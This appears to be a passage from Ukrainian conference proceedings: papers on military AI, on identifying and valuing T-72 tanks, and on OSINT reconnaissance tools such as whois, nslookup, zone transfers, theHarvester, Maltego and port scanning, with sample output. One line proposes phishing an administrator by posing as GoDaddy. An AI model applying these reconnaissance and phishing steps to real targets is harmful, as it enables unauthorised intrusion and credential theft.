Operational AI передбачає використання ШІ у зброї, яка працює в динамічному та агресивному середовищі. Це дозволяє посилити ефективність використання зброї або розвинути її автономність з мінімальним залученням людини. Для України саме ця категорія є пріоритетом. Вона дозволяє забрати бійців з лінії зіткнення, що в поточних реаліях підвищує вірогідність збереження їхніх життів [7].

У сучасних війнах використовується не тільки методи ведення бойових дій з використанням традиційного, передусім високоточного озброєння, але й нові воєнні технології, такі як гібридні війни та війни з використанням автономного і напівавтономного озброєння та військової техніки (ОВТ).

Саме ці останні технології у поєднанні з можливостями ШІ можуть забезпечити значне підвищення бойових спроможностей військ.

Для прийняття політичних рішень керівництвом держави необхідно мати відповідний науково-методичний апарат на основі ШІ, Big Data та інформаційно-комунікаційних технологій (ІКТ), який дозволяє в реальному часі отримувати можливі моделі поведінки країни-агресора.

Основними джерелами інформації які можуть використовуватися ШІ для аналізу є:

усі види ЗМІ противника та інших держав;

інформація, що зосереджена у доступних базах та великих масивах даних;

розвідувальна інформація з усіх джерел, у тому числі завдяки ІКТ;

усі види інформації від спецслужб країн-партнерів.

Аналіз на основі цієї інформації дозволяє надати прогноз щодо:

готовності населення країни-агресора до можливих втрат життя своїх воїнів, матеріальних та моральних збитків;

ступені готовності громадян країни-жертви захищати свою країну та необхідності вжиття заходів контрпропаганди;

ступеню готовності політичної та матеріальної підтримки країни-жертви державами-партнерами та міжнародними організаціями;

кількісних та якісних характеристик наявного бойового потенціалу противника, розташування основних угрупувань військ у поточному часі та прогнозу напрямків наступальних операцій.

Використання ШІ, Big Data та ІКТ разом з іншими джерелами інформації на стратегічному рівні дозволяє:

прогнозувати можливі сценарії розвитку політики дестабілізації всередині країни-жертви з боку країни-агресора та внутрішньої "п'ятої" колони;

розробити прогнозні моделі стратегічних планів противника, моделі воєнних операцій противника, а також моделі гібридних війн;

розробити моделі політичної дестабілізації в країні-агресорі та моделі операцій збройних сил країни-жертви для нейтралізації агресивних дій противника;

розробити моделі зовнішньополітичної дискредитації країни-агресора;

розробити моделі для оцінки ефективності наявних та перспективних зразків ОВТ для різних сценаріїв застосування збройними силами країни-жертви та противника.

ШІ, Big Data та ІКТ в конкретній операції дозволяє [8]:

провести аналіз ситуації на місцевості, де очікується/планується проведення операції;

провести аналіз дій противника та спрогнозувати початок ним бойових дій;

підвищити боєздатність підрозділів та окремих військовослужбовців своїх збройних сил за рахунок використання "розумних" натільних приладів;

контролювати місцевість, у тому числі, на наявність засобів ураження та виявлення потенційно небезпечних зон;

забезпечити роботу ОВТ в дистанційно-керованому, напівавтономному та автономному режимах у визначених наперед операціях;

забезпечити шифровану передачу даних та кібербезпеку в умовах дії РЕБ.

Внаслідок принципово високої швидкодії порівняно з роботою штабів та аналітиків технології ШІ, Big Data та ІКТ дозволяють за короткий час провести моделювання картини бойових дій з урахуванням можливості своїх збройних сил та збройних сил противника, наявності стратегічних резервів та надійної логістики.

Таким чином, використання ШІ, Big Data та сучасних ІКТ дозволяє в реальному часі надавати рекомендації керівництву Держави для прийняття своєчасних та ефективних політичних рішень, а керівництву Збройних Сил рекомендації щодо планування операцій та порядку реалізації.

ШІ на полі бою. Безумовними лідерами у використанні ШІ на полі бою є США, Ізраїль, КНР та європейські країни. Очікується, що у перспективі військовий потенціал армій будуть оцінювати не за їх розміром, а за ефективністю використання солдатами алгоритмів ШІ. Держава-агресор також зосереджується на розробках ШІ та інших проривних технологіях озброєнь, у тому числі, й застосування ШІ на полі бою.

На думку експертів, зони бойових дій, з технічної точки зору, є одними з найскладніших галузей для використання ШІ. Це пов’язано з відсутністю системи навчання для ШІ та недовірою солдат до цієї технології. Ключові технології ШІ для використанні на полі бою:

комплекси ОВТ різного базування з використанням ШІ для розпізнавання цілей в напівавтономних системах;

автономні комплекси ОВТ з використанням ШІ, в яких виключається участь людини у процесі виконання бойової задачі;

рої автономних комплексів ОВТ різного застосування з використанням ШІ;

комплексні системи РЕБ з ШІ з розподілом функцій протидії від “окопу” до регіонального рівня;

автономні та напівавтономні засоби транспортування боєприпасів, ОВТ, спорядження та засобів забезпечення до зони зіткнення;

використання ШІ у тренажерних системах підготовки пілотів (операторів) військової техніки та інших військовослужбовців;

бойові пристрої типу: “роботи-вбивці”, “ШІ-турелі”, “розумні” гвинтівки та інструменти ідентифікації загроз на полі бою;

системи розмінування з вбудованим ШІ;

автономні безпілотні апарати для різних типів розвідки, картографування та класифікації об’єктів;

системи евакуації поранених з поля бою та екстреної допомоги.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Summary of the NATO Artificial Intelligence Strategy. 22.11.2021. URL: https://www.nato.int/cps/en/natohq/official_texts_187617.htm (дата звернення: 22.03.2024).
2. Розпорядження Кабінету Міністрів України від 02.12.2020 № 1556-р “Про схвалення Концепції розвитку штучного інтелекту в Україні”.
3. Мантуров Денис и Дмитрий Чернышенко провели стратегическую сессию совета технополиса ВИТ “Эра”. URL: http://government.ru/news/49735/ (дата звернення: 22.03.2024).
4. Governance of Generative AI. Society Panel / Special Competitive Studies Project. URL: https://www.scsp.ai/wp-content/uploads/2023/10/society_governance.pdf (дата звернення: 22.03.2024).
5. The EU Artificial Intelligence Act. Up-to-date developments and analyses of the EU AI Act. URL: https://artificialintelligenceact.eu (дата звернення: 22.03.2024).
6. Пасічний О. “Штучний інтелект на порозі планування військових операцій” [Електронний ресурс]. URL: https://terazus.com/uk/1602-iskusstvennyj-intellekt-na-poroge-planirovanija-voennyx-operatsij (дата звернення: 22.03.2024).
7. Пилипів І. Економічна правда. “Війну виграють технології. Як штучний інтелект допоможе перемогти у війні з РФ?” URL: https://www.epravda.com.Ua/publications/2023/12/4/707197 (дата звернення: 22.03.2024).
8. Погорілов С. Українська правда. Путін хоче задіяти у війні штучний інтелект і відправити на фронт лазери та роботів. URL: https://www.pravda.com.ua/rus/news/2023/12/19/7433695 (дата звернення: 22.03.2024).

ДОЛИНСЬКИЙ Сергій Миронович,
заступник завідувача відділу товарознавчих, автотоварознавчих,
гемологічних та економічних досліджень –
завідувач сектора товарознавчих та гемологічних досліджень
Львівського науково-дослідного
експертно-криміналістичного центру МВС України

ПРОБЛЕМИ ІДЕНТИФІКАЦІЇ ОСНОВНОГО БОЙОВОГО ТАНКА «Т-72», ЯКІ МОЖУТЬ ВИНИКНУТИ ПРИ ВИЗНАЧЕННІ ЙОГО РИНКОВОЇ ВАРТОСТІ АБО ЗБИТКУ СПРИЧИНЕНОГО ЙОГО ВЛАСНИКУ ВНАСЛІДОК ПОШКОДЖЕННЯ

Технічний огляд Основного бойового танка **(**ОБТ) експертом являє собою початковий етап дослідження, який дає змогу органолептичними методами визначити ідентифікаційні дані ОБТ; його комплектність; укомплектованість та інші показники на момент технічного огляду, необхідні для оцінки майна.

При цьому обов'язково необхідно залучити спеціаліста (військовослужбовців бронетанкової служби, військовослужбовців ремонтних підрозділів (ремонтний батальйон, ремонтно-відновлювальний полк), працівника спеціалізованого підприємства по ремонту бронетанкової техніки, тощо) для надання безпосередньої технічної допомоги. Також замовник повинен забезпечити належні безпечні умови огляду (освітлення, вільний доступ, можливість огляду ОБТ з різних сторін тощо). Спеціалізовані підприємства, які займаються технічним обслуговуванням, гарантійним ремонтом та модернізацією ОБТ Т-72: ДП «Львівський бронетанковий завод» та ДП «Харківський бронетанковий завод».

Ідентифікація ОБТ. Визначення моделі, версії танка, року його виготовлення, комплектності, укомплектованості, повної маси, робочого об'єму двигуна тощо проводиться на основі даних виробника ОБТ. Визначальним при цьому є ідентифікаційний номери, які наносяться на основні складові частини ОБТ та заносяться у формуляр танка та технічні паспорти його складників.

Заводський номер являє собою літерно-цифрове позначення, що складається з 9 знаків (з двох груп літер та двох груп цифр): група з двох літер – код заводу-виробника; група з двох цифр – місяць виготовлення; одиночна літера – код року виготовлення; сукупність знаків з чотирьох цифр – серійний номер. Також заводське маркування наявне на корпусі, башті, озброєнні, тощо.

Ідентифікаційний номер машини (танка) наноситься ударним способом на верхньому похилому броньовому листі в носовій частині корпуса та складається з 9 знаків.

Ідентифікаційний номер двигуна складається з 9 знаків та наноситься ударним способом на оброблений майданчик верхньої половини картера спереду (зі сторони носка колінчастого валу). Також заводське маркування наявне на всіх складових двигуна, які занесені в паспорт (паливний насос

високого тиску; насос для підкачування пального, масляний та водяний насоси). Наприклад: символи номера двигуна з номером «АТ1406Ц09» мають наступні значення: «АТ» – Челябинский тракторный завод (зараз ООО «ЧТЗ-Уралтрак», російська федерація); «1406» - серійний номер, «Ц» – 1987 рік; «09» – вересень. Отже, двигун «АТ1406Ц09» з серійним номером «1406» виготовлений у вересні 1987 року на Челябінському тракторному заводі (в СРСР).

Основні модифікації (версії) танка моделі «Т-72» який перебуває на озброєні Збройних Сил України та їх характерні особливості:

ОБТ «Т-72» – найбільш розповсюджений у світі танк. Їх виробляли у СРСР (росії), Чехії, Індії та ще багатьох країнах світу. Загальна кількість цих танків по всьому світу – близько 30 тисяч одиниць. Ці бойові машини мають безліч модифікацій, вони є основою для різноманітних самохідних установок.

В Україні танків «Т-72» на початок російської агресії було близько двохсот, ще близько півтисячі – на зберіганні, кілька десятків були модернізовані згідно з сучасними військовими стандартами [1].

На озброєнні в Збройних силах України перебуває з десяток різних модифікацій (версій) танка «Т-72». Так, за даними проєкту «Oryx», з початку війни ЗСУ «затрофеїли» 387 російських танків. Найбільшим постачальником танків після Росії є Польща, яка передала Україні до 230 танків «Т-72» і близько 50-70 польської модернізації цих танків – «РТ-91». Також Україні передала свої радянські танки Чехія, яка мала до 90 танків «Т-72» на складах і ще 30 «Т-72» на озброєнні. Точна кількість переданих танків невідома, але зазвичай фігурують цифри близько 70 одиниць. Іще вісім танків «Т-72» надала Північна Македонія [2].

Характеристики та модифікації (відмінності модифікацій):

***російська федерація*.** Танки набуті ЗСУ у якості «трофеїв». Модифікація «Т-72Б3» розроблена як економічна альтернатива основному танку «Т-90А» до отримання збройними силами російської федерації танків нового покоління, Т-14. Є порівняно простою модернізацією танка «Т-72Б», з доведенням деяких параметрів до рівня «Т-90А».

В даний час відбувається модернізація «Т-72Б3» для заміни наявних «Т-72Б»; модернізація більш ранніх версій «Т-72» до рівня «Т-72Б3» неможлива.

На танк встановлено багатоканальний приціл ПНМ «Сосна-У», розроблений білоруським підприємством ВАТ «Пеленг» що випускається вологодським АТ «ВОМЗ», до складу якого входить автомат супроводу цілі (АСЦ) і тепловізійний канал з камерою «Thales Catherine FC». У СУО залишено приціл ТПД-К1 комплексу 1А40 з танка «Т-72Б». Приціл командира танка — ТКН-3МК, що є модернізацією радянського прицілу ТКН-3 із системою «Дубль» і ЕОП другого покоління. Механік водій отримав нічний бінокулярний пристрій спостереження ТВН-5.

Система зв’язку складається з радіостанції УКХ діапазону Р-168-25У-2 «Акведук». До її складу включено 2-га прийомопередавача. Забезпечує

відкритий, замаскований або засекречений (таємний) радіозв'язок. Виробляється Рязанським радіозаводом з 2005 року.

Гусеничні траки, традиційні для сімейства «Т-72», замінені на нові з паралельним шарніром для покращення експлуатаційних характеристик та збільшення ресурсу. На танк встановлюються чотиритактні V-подібні 12-циліндрові багатопаливні дизельні двигуни з рідинним охолодженням «В-84-1» потужністю 840 к.с., що забезпечують питому потужність 18,88 к.с. / т.

У 2017 році на модернізовані Науково-виробничою корпорацією «Уралвагонзавод» танки Т-72Б3 почали встановлювати двигун «В-92 С2Ф» у парі з автоматизованою коробкою перемикання передач, що дозволило суттєво підвищити швидкість заднього ходу.

Основною зброєю є 125-мм гладкоствольна гармата 2А46М-5 з покращеною балістикою та ресурсом. Завдяки модернізації АЗ, з'явилася можливість використовувати нові «подовжені» бронебійні підкаліберні снаряди типу «Свинець-1/2». Встановлено метеодатчик і сучасний балістичний обчислювач, удосконалено стабілізатор озброєння, введено автомат супроводу цілі (АСЦ), внаслідок чого точність ведення вогню значно зросла порівняно з базовою моделлю. Зенітна кулеметна установка відкритого типу залишилася без змін.

Модифікація зразка 2016 року включає: за даними замовлення № 31603190542 «Уралвагонзаводу» в реєстрі закупівель, «Омсктрансмаш» повинен виконати модернізацію Т-72Б до рівня Т-72Б3. За умовами угоди завершення модернізації заплановано до кінця 2016 року. Ціна ремонту — 2 525 984 345,88 (78,9 млн за танк). Модернізація танка включає установку прицілів «Сосна-У» та 1А40-4; автомата супроводу цілей; радіостанції Р-168-25У-2 та комплексу програмно-апаратного АВСКУ; гармати типу 2А46М-5-01;

зенітного кулемету 6П50 «Корд»; двигуна В-92С2Ф (1130 к. с.) із системами, що забезпечують його роботу; дисплейного комплексу механіка-водія та телевізійної камери заднього огляду; гусеничних стрічок з косими ґрунтозачепами та провідних коліс з покращеним очищенням; бортових екранів корпусу з інтегрованими модулями динамічного захисту типу «Релікт» та гратчастих екранів проекції МТО корпусу. Також: доопрацювання АЗ, що забезпечує використання з виробами С-1 та С-2; доопрацювання танків у частині забезпечення протимінної стійкості, на яких зазначений захід не виконано; зміни конструкції танків з урахуванням модифікації виробів і років їх випуску, не обумовлених у контракті, не допускаються, крім випадків припинення виробництва та неможливості відновлення штатних комплектуювальних виробів.

У 2019 році фахівцями «Уралвагонзаводу» проведено модернізацію танків Т-72Б3: з них прибрано французькі тепловізори та замінено на російські зразки.

Модифікація 2022 року: танк отримав посилений захист передніх надгусеничних полиць аналогічний танку Т-90М. На маску гармати встановлені блоки динамічного захисту Контакт-1. Також було додано динамічний захист на башту. Багатоканальна система «Сосна-У» з тепловізором отримала

механізм відкриття броньованих шторок замість ручного відкриття шляхом відкручування чотирьох болтів. Також на танку з'явились нові датчики.

Польща. Танк Т-72М є експортною версією радянського танка Т-72А. У 1982 виходить модель М1 – подальший розвиток Т-72М. Танк отримав додатковий 16-мм броньовий лист на верхній лобовій деталі корпусу та комбіновану броню башти.

Модифікація танка Т-72М1R отримала нову систему спостереження (включаючи тепловізійний приціл навідника), нові засоби зв'язку, електронну систему запуску 780-сильного двигуна. Також машина оснащена супутниковою навігацією та ряд інших удосконалень.

У 2023 році, польський уряд у рамках військової допомоги передав Україні 60 танків типу PT-91. Це основний бойовий танк, розроблений на базі радянського Т-72М1 за ліцензією. Базовий варіант серійно випускався на підприємстві Bumar-Łabędy до 2002 року. Машину посилили навісним динамічним захистом польського виробництва «ERAWA» першого покоління. Він може протидіяти нетандемним кумулятивним боєприпасам, таким як радянські танкові 125-мм кумулятивні боєприпаси, ручні протитанкові гранатомети та старі ПТРК. Танк має систему оповіщення про лазерне опромінення «Obra-4», яка попереджає екіпаж про наведення лазерних далекомірів та систем наведення озброєння по лазерному променю. Вогнева потужність «PT-91» зросла за рахунок нової системи керування вогнем, а також тепловізійного прицілу навідника. Танк отримав новий дизельний двигун польського виробництва «PZL-Wola S-12U» потужністю 850 кінських сил [3].

Чехія. Міністерства оборони США, Нідерландів та Чехії спільно оголосили про досягнення згоди щодо підтримки України шляхом проведення капітального ремонту 90 танків Т-72Б. Ці 90 танків, включають оголошені у пакеті допомоги на 400 млн доларів від 4 листопада 45 одиниць Т-72.

Самі машини належать чеській стороні та перебувають у запасах чеської оборонної промисловості, а фінансування робіт буде проводитись Вашингтоном та Амстердамом. Це чеський проєкт «T-72M4CZ». Ця модернізація передбачає заміну системи управління вогнем та встановленням нової TURMS-T від Officine Galileo (Leonardo) з тепловізійним та панорамним прицілами, цифрових систем зв'язку, динамічним захистом «DYNA-72» та ремоторизацією шляхом встановлення 1000-сильного двигуна «Perkins Condor CV-12» з трансмісією «Allison XTG-411-6N». Але вартість цієї модернізацію оцінювалась на рівні 6 млн доларів за одиницю, через що, таке оновлення пройшли лише 30 одиниць.

Решта танків у модифікації «T-72 «Avenger» на який у Чехії зібрали кошти у вересні. Ця машина від Т-72М1, які й знаходяться у чеській армії на озброєнні, відрізняється встановленням динамічного захисту, систем зв'язку та інтеграцією тепловізійного каналу у приціл. Вартість такого танка становила якраз близько 1 млн доларів, тому що під збору коштів вдалось зібрати 1,33 млн доларів [4].

В результаті проведення маркетингового дослідження, встановлено: ринок подібної продукції нерозвинутий та доволі специфічний (спеціалізований) - цінові пропозиції обмежені (відсутні), а умови майбутніх угод суттєво відрізняються (відхиляються) від типових умов для визначення ринкової вартості. В існуючих пропозиціях відсутня необхідна та достовірна інформація, щодо технічного стану двигунів. Так, в Україні знайдено лише дві пропозиції продажу подібного майна, що були представлені на інтернет-ресурсі «flagma.ua» – двигун В-46-2(4) ціна 39999,00 грн., продавець – ТзОВ «ПАК Універсал» та В-46-6 ціна не вказана, продавець – ФОП Геращенко В.И. Фотографії розміщені на сайті є малоінформативними (з них неможливо встановити комплектність, укомплектованість та реальний технічний стан двигунів). Проте навіть на цих фотографіях, видно що двигун В-46-2(4) (продавець – ТзОВ «ПАК Універсал») має генератор та маховик, на відміну від представленого на дослідження В-46-6. Маховик та випускний трубопровід запропонованого двигуна вкриті корозією, захисне покриття кришки головки блоку циліндрів та нижньої частини картера пошкоджені (хоча на сайті зазначено, що двигун на консервації). Щодо пропозиції по двигуну В-46-6 (продавець – ФОП Геращенко В.И.), на сайті відсутня інформація як цінового, так і технічного змісту (надати її продавець погодився лише при особистій зустрічі).

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Що відомо про танк Т-72, який союзники передають ЗСУ. auto.24. URL: https://auto.24tv.ua/tank_t_72_yakyi_soznyky_peredaiut_zsu_tsina_kharakterystyky_n37941 (дата звернення: 19.03.2024).
2. «Ленд-ліз» по-російськи. Як Росія стала найбільшим постачальником важкого озброєння України у 2022 році. *Журнал Forbes Ukraine.* URL: https://forbes.ua/war-in-ukraine/lend-liz-po-ruski-rosiya-stala-naybilshim-postachalnikom-vazhkogo-ozbroennya-ukraini-u-2022-rotsi-28092022-8631 (дата звернення: 19.03.2024).
3. Козацький О. Польська військова допомога Україні: бронетехніка, авіація, боєприпаси. *Мілітарний*. URL: https://mil.in.ua/uk/articles/polska-vijskova-dopomoga-ukrayini-bronetehnika-aviatsiya-boyeprypasy/#google_vignette (дата звернення: 19.03.2024).
4. Чехія оновить для України майже сотню танків Т-72 за 1 млн доларів кожен: названі строки прибуття машин. *Defense Express*. URL: https://defence-ua.com/weapon_and_tech/chehija_onovit_dlja_ukrajini_majzhe_sotnju_tankiv_t_72_za_1_mln_dolariv_kozhen_nazvani_stroki_pributtja_mashin-9539.html (дата звернення: 19.03.2024).

ЖИВИЛО Євген Олександрович,
кандидат наук з державного управління, професор кафедри
військової підготовки Військового інституту телекомунікацій
та інформатизації імені Героїв Крут

ІНСТРУМЕНТИ АНАЛІЗУ ДАНИХ ВІДКРИТОГО МЕРЕЖЕВОГО ТРАФІКУ

Доступність до різних типів мережевих активів і користь від отриманих даних засобами розвідки на основі відкритих джерел (OSINT) залежить від району проведення операції, що розглядається та інших факторів, а саме: рівня активності та динамічності ведення бойових дій, цілей конфлікту сторін, рівня бойового потенціалу та району застосування засобів розвідки.

Загалом OSINT має доволі вагомий потенціал як джерело розвідки, є життєво важливим для командирів (начальників) усіх рівнів і служить основою для "наповнення та розповсюдження бойового простору", а також відтворення єдиної Common Operating Picture.

Застосування OSINT впроваджено на:

стратегічному рівні і спрямовано на:

- здійснення індикації та попередження про ворожі наміри та його спроможності;
- проведення культурної та демографічної розвідки, узагальнення та аналіз отриманих даних;
- надання несекретних даних про існуючі загрози, що використовуються під час проведення навчань, мобілізаційних заходів та логістичних потреб;

оперативному рівні і спрямовано на:

- регіональне узагальнення даних за напрямками (районами), виконання заходів планування на застосування на основі спроможностей видів (родів) військ (сил);
- оперативне вирішення питань, які виникнуть щодо використання цивільної інфраструктури (інженерні споруди, економічна інфраструктура, електронні комунікації та обчислювальні ресурси);
- координацію спільних дій у районах ведення бойових дій (бою) на принципах об'єднаного застосування;

тактичному рівні і спрямовано на:

- протидію тероризму, розповсюдженню негативних наративів серед місцевого населення, протидію "прямим діям" миротворчих операцій;
- формування цифрових карт та поточної географічної інформації з урахуванням розташування аеродромів, шляхів, дорожніх сполучень і мостів;

технічному рівні і спрямовано на:

- узагальнення даних про цивільні електронно-комунікаційні системи, технічні спроможності щодо обробки та передачі даних, мережевого обладнання, архітектуру та розгалуженість телекомунікаційної інфраструктури в цілому;

- залучення цивільної авіації, управління повітряним рухом, планування протиповітряної оборони з використанням цивільних платформ, заправку озброєння та військової техніки та інші логістичні заходи.


Зазначене вище розкриває лише загальну концепцію та ідею використання OSINT, відтворює узагальнену картинку щодо застосування зазначених систем. У своїй роботі я хотів би звернути увагу на розкритті певних технічних спеціальних інструментів, а саме на спеціальне програмне забезпечення (далі – ПЗ), яке може аналізувати відкриті дані мережевого трафіку.

На відміну від розвідувальних даних, отриманих з прихованих джерел, таких, як Dumpster diving, Dump БД веб-сайтів та соціальна інженерія, розвідувальні дані OSINT збираються з легальних джерел, таких, як публічні документи та соціальні мережі. Хотілось наголосити, що найчастіше успіх пентесту часто залежить від результатів етапу збору інформації, тому далі пропонується розглянути кілька інструментів для отримання корисної інформації з відкритих джерел.

У відкритій мережі існує доволі велика кількість ПЗ за даною спрямованістю. Але, на мій погляд, пропонується розглянути лише декілька з них, а саме:

Netcraft. Іноді інформація, яку веб-сервери та хостингові компанії збирають і роблять загальнодоступною, може багато чого розповісти про веб-сайт. Наприклад, компанія Netcraft реєструє час безвідмовної роботи і робить запити про ПЗ, що лежить в основі веб-сайту. Netcraft також надає інші послуги, а їхні антифішингові пропозиції становлять особливий інтерес для кібербезпеки.

На рисунку 1 показано результат запиту http://www.netcraft.com/ для http://www.bulbsecurity.com. Як ви можете бачити, сайт bulbsecurity.com вперше з’явився в березні 2012 року. Він був зареєстрований через GoDaddy, має IP-адресу 50.63.212.1 і працює під управлінням Linux з веб-сервером Apache.



Site title	Bulb Security	Date first seen	March 2012
Site rank	186317	Primary language	English
Description	Bulb Security LLC was founded by Georgia Weidman, specializing in Information Security, Research and Training.		
Keywords	georgia weidman, bulb security, smartphone pentest framework, spf, DARPA Cyber Fast Track, metasploit training, security research, computer security training		

Network

Site	http://www.bulbsecurity.com	Netblock Owner	GoDaddy.com, LLC
Domain	bulbsecurity.com	Nameserver	ns63.domaincontrol.com
IP address	50.63.212.1	DNS admin	dns@jomax.net
IPv6 address	Not Present	Reverse DNS	p3nlhg344c344.shr.prod.phx3.secureserver.net
Domain registrar	godaddy.com	Nameserver organisation	whois.wildwestdomains.com
Organisation	Domains By Proxy, LLC, Scottsdale, 85260, United States	Hosting company	GoDaddy Inc
Top Level Domain	Commercial entities (.com)	DNS Security Extensions	unknown
Hosting country	US		

Hosting History

Netblock owner	IP address	OS	Web server	Last seen
GoDaddy.com, LLC 14455 N Hayden Road Suite 226 Scottsdale AZ US 85260	50.63.212.1	Linux	Apache	1-Nov-2013
GoDaddy.com, LLC 14455 N Hayden Road Suite 226 Scottsdale AZ US 85260	50.63.202.81	-	Microsoft-IIS/7.5	22-Dec-2012
GoDaddy.com, LLC 14455 N Hayden Road Suite 226 Scottsdale AZ US 85260	50.63.212.1	-	Apache	18-Dec-2012

Рисунок 1. Результати Netcraft для bulbsecurity.com

Озброївшись цією інформацією, можна почати тестування bulbsecurity.com з виключення уразливостей, які впливають лише на сервери Microsoft IIS. Або, з використанням соціальної інженерії, можна отримати облікові дані для входу на сайт, шляхом написання електронного листа від імені GoDaddy з проханням до адміністратора увійти в систему і перевірити деякі налаштування безпеки.

Пошук Whois. Усі реєстратори доменів зберігають записи про домени, які вони обслуговують. Ці записи містять інформацію про власника, включно з контактними даними. Наприклад, якщо ми запустимо інструмент командного рядка Whois на машині Kali Linux, щоб отримати інформацію про bulbsecurity.com, як показано в лістингу 1, то побачимо, що я використовував приватну реєстрацію, тому ми не дізнаємося багато нового.

Цей сайт має приватну реєстрацію, тому і реєстрант ❶, і технічний контакт ❷ є доменами за дорученням. Домени за проксі пропонують приватну реєстрацію, приховуючи ваші особисті дані в інформації Whois для доменів, якими ви володієте. Однак ми бачимо сервери домену ❸ для bulbsecurity.com.

Запуск Whois-запитів для інших доменів покаже більш цікаві результати. Наприклад, якщо ви виконаєте пошук Whois для georgiaweidman.com, то можна отримати цікаву інформацію з минулого, включаючи номери телефонів.

```
root@kali:~# whois bulbsecurity.com
  Registered through: GoDaddy.com, LLC (http://www.godaddy.com)
   Domain Name: BULBSECURITY.COM
      Created on: 21-Dec-11
      Expires on: 21-Dec-12
      Last Updated on: 21-Dec-11

   Registrant: ❶
   Domains By Proxy, LLC
   DomainsByProxy.com
   14747 N Northsight Blvd Suite 111, PMB 309
   Scottsdale, Arizona 85260
   United States
 Technical Contact: ❷
   Private, Registration  BULBSECURITY.COM@domainsbyproxy.com
   Domains By Proxy, LLC
   DomainsByProxy.com
   14747 N Northsight Blvd Suite 111, PMB 309
   Scottsdale, Arizona 85260
   United States
   (480) 624-2599      Fax -- (480) 624-2598

 Domain servers in listed order:
   NS65.DOMAINCONTROL.COM ❸
   NS66.DOMAINCONTROL.COM
```

Лістинг 1. Інформація Whois для bulbsecurity.com

Розпізнавання DNS. Також можна використовувати сервери системи доменних імен (DNS), щоб дізнатися більше про домен. Сервери DNS перетворюють людську URL адресу www.bulbsecurity.com в IP-адресу.

Nslookup. Використання інструменту командного рядка, Nslookup, наведено у лістингу 2.

```
root@Kali:~# nslookup www.bulbsecurity.com
Server:     75.75.75.75
Address:    75.75.75.75#53

Non-authoritative answer:
www.bulbsecurity.com    canonical name = bulbsecurity.com.
Name:    bulbsecurity.com
Address: 50.63.212.1 ❶
```

Лістинг 2. Інформація про Nslookup для www.bulbsecurity.com

Як можна бачити на ❶ – Nslookup повернув IP-адресу www.bulbsecurity.com. Також за допомогою Nslookup можна знайти поштові сервери для цього ж веб-сайту, шукаючи MX-записи (DNS-записи електронної пошти), як показано у лістингу 3.

Nslookup показує, що bulbsecurity.com використовує Google Mail для своїх поштових серверів, що є вірно, оскільки використовувався Google Apps.

```
root@kali:~# nslookup
> set type=mx
> bulbsecurity.com
Server:     75.75.75.75
Address:    75.75.75.75#53

Non-authoritative answer:
bulbsecurity.com    mail exchanger = 40 ASPMX2.GOOGLEMAIL.com.
bulbsecurity.com    mail exchanger = 20 ALT1.ASPMX.L.GOOGLE.com.
bulbsecurity.com    mail exchanger = 50 ASPMX3.GOOGLEMAIL.com.
bulbsecurity.com    mail exchanger = 30 ALT2.ASPMX.L.GOOGLE.com.
bulbsecurity.com    mail exchanger = 10 ASPMX.L.GOOGLE.com.
```

Лістинг 3. Інформація Nslookup для поштових серверів bulbsecurity.com

Хост. Ще однією утилітою для DNS-запитів є Host. Ми можемо запитати Host про сервери імен для домену за допомогою команди host -t ns domain. Хорошим прикладом для запитів до домену є zoneedit.com, домен, створений для демонстрації вразливостей передачі зон, як показано нижче. Цей результат показує нам всі DNS-сервери для zoneedit.com.

```
root@kali:~# host -t ns zoneedit.com
zoneedit.com name server ns4.zoneedit.com.
zoneedit.com name server ns3.zoneedit.com.
--snip--
```

Переміщення між зонами. Перенесення зон DNS дозволяє серверам імен реплікувати всі записи про домен. На жаль, багато системних адміністраторів налаштовують передачу DNS-зони ненадійно, тому будь-хто може передати записи DNS для домену. Існуючі сторінки DNS-записів дають чітке уявлення про те, з чого необхідно почати пошук уразливостей.

Пошук адрес електронної пошти. Зовнішні тести на проникнення часто виявляють менше вразливих сервісів, ніж внутрішні. Належна практика безпеки полягає в тому, щоб відкривати лише ті сервіси, до яких необхідно отримати віддалений доступ, наприклад: веб-сервери, поштові сервери, VPN-сервери, а також SSH або FTP. Такі сервіси є поширеними об’єктами атак і, якщо персонал не використовує двофакторну автентифікацію, доступ до веб-пошти установи може бути простим. Для цього можна скористатися інструментом Python під назвою theHarvester, щоб швидко переглянути тисячі результатів пошукових систем у пошуках можливих адрес електронної пошти. theHarvester може автоматизувати пошук адрес електронної пошти в Google, Bing, PGP, LinkedIn та інших сервісах.

Maltego. Це інструмент для аналізу даних призначений для візуалізації збору розвідувальної інформації з відкритих джерел. Maltego використовує інформацію, яка є загальнодоступною в Інтернеті, тому цілком законно проводити розвідку будь-якого суб’єкта.

Запустивши інтерфейс Maltego→права кнопка миші на іконці домену→запуск трансформації (рисунок 2), можна провести дослідження визначених інтернет-слідів.

Сканування портів. Отримати гарне уявлення про мережеву поверхню атаки, можна склавши карту діапазону мережі та здійснивши пошук портів для

прослуховування. Також зазначене можна зробити вручну, підключившись до портів за допомогою таких інструментів, як Telnet, Netcat або Nmap.

Синхронне сканування, сканування версій, сканування UDP, сканування певного порту, все це можливо зробити за допомогою SYN-сканування, а саме SYN – SYN-ACK – ACK. Необхідно відмітити, що в цілому зазначене сканування відбувається комплексно, у поєднані з вже вищезазначеним ПЗ.




Рисунок 2. Трансформації Maltego

